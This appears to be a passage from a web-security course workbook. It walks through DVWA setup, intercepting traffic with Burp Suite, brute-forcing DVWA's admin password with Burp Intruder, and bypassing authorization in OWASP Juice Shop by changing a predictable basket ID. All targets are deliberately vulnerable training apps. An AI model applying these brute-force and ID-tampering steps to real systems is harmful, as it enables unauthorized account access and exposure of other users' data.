The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top is the DVWA logo. Below it is the 'Database Setup' section with a cursor icon. The text instructs the user to click the 'Create / Reset Database' button to create or reset the database. It also provides a warning that if the database already exists, it will be cleared and the data will be reset. A note mentions that administrator credentials ('admin // password') can be used to reset at any stage. Below this is the 'Setup Check' section, which lists various system and configuration details. At the bottom of the setup check is a button labeled 'Create / Reset Database'.

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: `/var/www/html/config/config.inc.php`

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("admin // password") at any stage.

Setup Check

Operating system: `*nix`
Backend database: `MySQL`
PHP version: `5.6.30-0+deb8u1`

Web Server `SERVER_NAME: 127.0.0.1`

PHP function `display_errors`: **Disabled**
PHP function `safe_mode`: **Disabled**
PHP function `allow_url_include`: **Enabled**
PHP function `allow_url_fopen`: **Enabled**
PHP function `magic_quotes_gpc`: **Disabled**
PHP module `php-gd`: **Installed**


reCAPTCHA key: `6LdK7x1TAAzzAAJQTtL7tu6l-0aPl8KHHeAT_yJg`

Writable folder `/var/www/html/hackable/uploads/`: **Yes**
Writable file `/var/www/html/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt`: **Yes**

Status in red, indicate there will be an issue when trying to complete some modules.

Create / Reset Database

7. Once you login to DVWA, launch Burp, navigate to **Proxy > Intercept** and turn on **Intercept**.



8. Go back to DVWA and navigate to Brute Force, while capturing the requests and responses. Identify the session ID and write down the web framework and programming language used by the application below:

Answer: _____

i What I want you to learn here is how to use an interception proxy to capture the transactions between your browser and the web application. When you are Hacking APIs you may use applications like Postman (or similar) and intercept the transactions with your proxy.

Again... familiarize yourself with **Burp**, as we will be using it extensively throughout the course. Click through each of the message editor tabs (Raw, Headers, etc.) to see the different ways of analyzing the message.

9. Click the **"Forward"** button to send the request to the server. In most cases, your browser will make more than one request in order to display the page (for images, etc.). Look at each subsequent request and then forward it to the server. When there are no more requests to forward, your browser should have finished loading the URL you requested.
10. You can go to the **Proxy History** tab. This contains a table of all HTTP messages that have passed through the Proxy. Select an item in the table, and look at the HTTP messages in the request and response tabs. If you select the item that you modified, you will see separate tabs for the original and modified requests.
11. Click on a column header in the Proxy history. This sorts the contents of the table according to that column. Click the same header again to reverse-sort on that column, and again to clear the sorting and show items in the default order. Try this for different columns.

12. Within the history table, click on a cell in the leftmost column, and choose a color from the drop-down menu. This will highlight that row in the selected color. In another row, double-click within the Comment column and type a comment. You can use highlights and comments to annotate the history and identify interesting items.

Notes About the Burp CA Certificate

Since Burp breaks TLS/SSL connections between your browser and servers, your browser will by default show a warning message if you visit an HTTPS site via Burp Proxy. This is because the browser does not recognize Burp's SSL certificate, and infers that your traffic may be being intercepted by a third-party attacker. To use Burp effectively with SSL connections, you really need to [install Burp's Certificate Authority master certificate](#) in your browser, so that it trusts the certificates generated by Burp.

A few additional details that are also documented at:

<https://portswigger.net/burp/documentation/desktop/tools/proxy/using>

When you have things set up, visit any URL in your browser, and go to the [Intercept tab](#) in Burp Proxy. If everything is working, you should see an HTTP request displayed for you to view and modify. You should also see entries appearing in the [Proxy history](#) tab. You will need to forward HTTP messages as they appear in the Intercept tab, in order to continue browsing.

Intercepting requests and responses

The [Intercept tab](#) displays individual HTTP requests and responses that have been intercepted by Burp Proxy for review and modification. This feature is a key part of Burp's user-driven workflow:

- Manually reviewing intercepted messages is often key to understanding the application's attack surface in detail.
- Modifying request parameters often allows you to quickly identify common security vulnerabilities.

Intercepted requests and responses are displayed in an [HTTP message editor](#), which contains numerous features designed to help you quickly analyze and manipulate the messages.

By default, Burp Proxy intercepts only request messages, and does not intercept requests for URLs with common file extensions that are often not directly interesting when testing (images, CSS, and static JavaScript). You can change this default behavior in the [interception options](#). For example, you can configure Burp to only intercept [in-scope](#) requests containing parameters, or to intercept all responses containing HTML. Furthermore, you may often want to turn off Burp's interception altogether, so that all HTTP messages are automatically forwarded without requiring user intervention. You can do this using the master interception toggle, in the [Intercept tab](#).

Using the Proxy history

Burp maintains a [full history](#) of all requests and responses that have passed through the Proxy. This enables you to review the browser-server conversation to understand how the application functions, or carry out key testing tasks. Sometimes you may want to completely disable interception in the [Intercept tab](#), and freely browse a part of the application's functionality, before carefully reviewing the resulting requests and responses in the Proxy history.

Burp provides the following functions to help you analyze the Proxy history:

- The [history table](#) can be sorted by clicking on any column header (clicking a header cycles through ascending sort, descending sort, and unsorted). This lets you quickly group similar items and identify any anomalous items.
- You can use the [display filter](#) to hide items with various characteristics.
- You can [annotate](#) items with highlights and comments, to describe their purpose or identify interesting items to come back to later.
- You can open additional views of the history using the [context menu](#), to apply different filters or help test access controls.

Burp Proxy testing workflow


A key part of Burp's [user-driven workflow](#) is the ability to send interesting items between Burp tools to carry out different tasks. For example, having observed an interesting request in the Proxy, you might:

- Quickly perform a [vulnerability scan](#) of just that request, using Burp Scanner.
- Send the request to [Repeater](#) to manually modify the request and reissue it over and over.
- Send the request to [Intruder](#) to perform various types of automated customized attacks.
- Send the request to [Sequencer](#) to analyze the quality of randomness in a token returned in the response.


You can perform all these actions and various others using the context menus that appear in both the [Intercept tab](#) and the [Proxy history](#).

Exercise 2b: Brute Forcing the Application


1. In this exercise you will try to bruteforce the **admin** password. This is a very simple example and should not take you more than 2-3 minutes. Brute force attacks are very easily mitigated in most modern environments. So, I don't want you to just learn how to do a brute force attack, instead take advantage of this exercise to learn about the methodology and features in Burp Suite (or similar proxies like the OWASP ZAP) to perform fuzzing, using wordlists, manipulate different fields, etc...
2. Set the DVWA Security Level to low, as shown below:




3. Navigate to DVWA and **Brute Force** again and type admin and any password.



- Go back to Burp and right click on the **Intercept** window and select **"Send to Intruder"**.




5. Navigate to **Intruder > Positions** and click on the **Clear** button.



6. We can brute force any elements, but for this simple example we will just brute force the password.




7. Navigate to **Payloads**. Due to the lack of time of this “intense” introduction class, we will just use a simple list and cheat a little. In the real world, you can use *wordlists*.




Note: You can only use wordlists in the Pro version of Burp; however, you can use the OWASP Zed Attack Proxy (ZAP) to also perform this task. As described by OWASP, the OWASP Zed Attack Proxy (ZAP) “is one of the world’s most popular free security tools and is actively maintained by hundreds of international volunteers.” Many offensive and defensive security engineers around the world use ZAP, which not only provides web vulnerability scanning capabilities but also can be used as a sophisticated web proxy. ZAP comes with an API and also can be used as a fuzzer. You can download and obtain more information about OWASP’s ZAP from https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project. You will see other examples using ZAP later in the course.

8. Navigate to the **Options** tab and go under Grep Match. The “Grep - Match” option can be used to flag result items containing specified expressions in the response. For each item configured in the list, Burp will add a new results column containing a checkbox indicating whether the item was found in each response. You can then sort on this column (by clicking the column header) to group the matched results together. Using this option can be very powerful in helping to analyze large sets of results, and quickly identifying interesting items. In password guessing attacks, scanning for phrases such as “password incorrect” or “login successful” can locate successful logins; in testing for SQL injection vulnerabilities, scanning for messages containing “ODBC”, “error”, etc. can identify vulnerable parameters. In our example, let’s add the word “Welcome”, as shown below.




7. Click **“Start attack”**. The window below will be shown -- and once the attack is successful, you will see the “Welcome message” in the HTML, as shown below. You can even click on the **Render** tab to show the page as if it was seen in a web browser.



Exercise 2c: Bypassing Authorization

In this exercise we will use the [OWASP Juice Shop](#) (running on **10.6.6.12** and port **3000**) and Burp Suite. The OWASP Juice Shop is an intentionally insecure web application written entirely in JavaScript which encompasses the entire OWASP Top Ten and other severe security flaws.

1. In the OWASP Juice Shop, navigate to **Account > Login**.



2. Create a new user to be able to interact with the vulnerable application. Do not use your personal email, any fake email is ok.

Login

Email

Password

[Forgot your password?](#)

☐ Remember me

[Not yet a customer?](#)

User Registration

Email
omar@omarsucks.com

Password
●●●●●●●●●●
ⓘ Password must be 5-20 characters long. 12/20

Repeat Password
●●●●●●●●●●
12/20

☐ Show password advice


Security Question
Name of your favorite pet? ▼
ⓘ This cannot be changed later!

Answer
Dog


[Already a customer?](#)

3. Make a note of the password and username you used, since you will need it later.


4. **Login** to the Juice Shop using those credentials.
5. Open Burp Suite in by navigating to **Applications > Web Application Analysis > Burp**, or by just searching for “**burp**” as shown below:




6. Make sure that your browser's proxy settings are configured correctly. Make sure that **Intercept** is turned **on** (under the Proxy tab).




7. Add any item to your cart in the Juice Shop.




8. You should be able to see the GET request in Burp. It looks like the application is using an API (not only from the URI, but also you can see the Authorization Bearer token). The Basket ID (the number 6) is predictable! This is a bad implementation!



9. You should be able to change the ID from **6** to another number. In this example, I changed it to number **1**.



- Click Forward in Burp.
- You should now see someone else's cart and the success message below should be shown (after you forward all packets to the web application / Juice Shop).



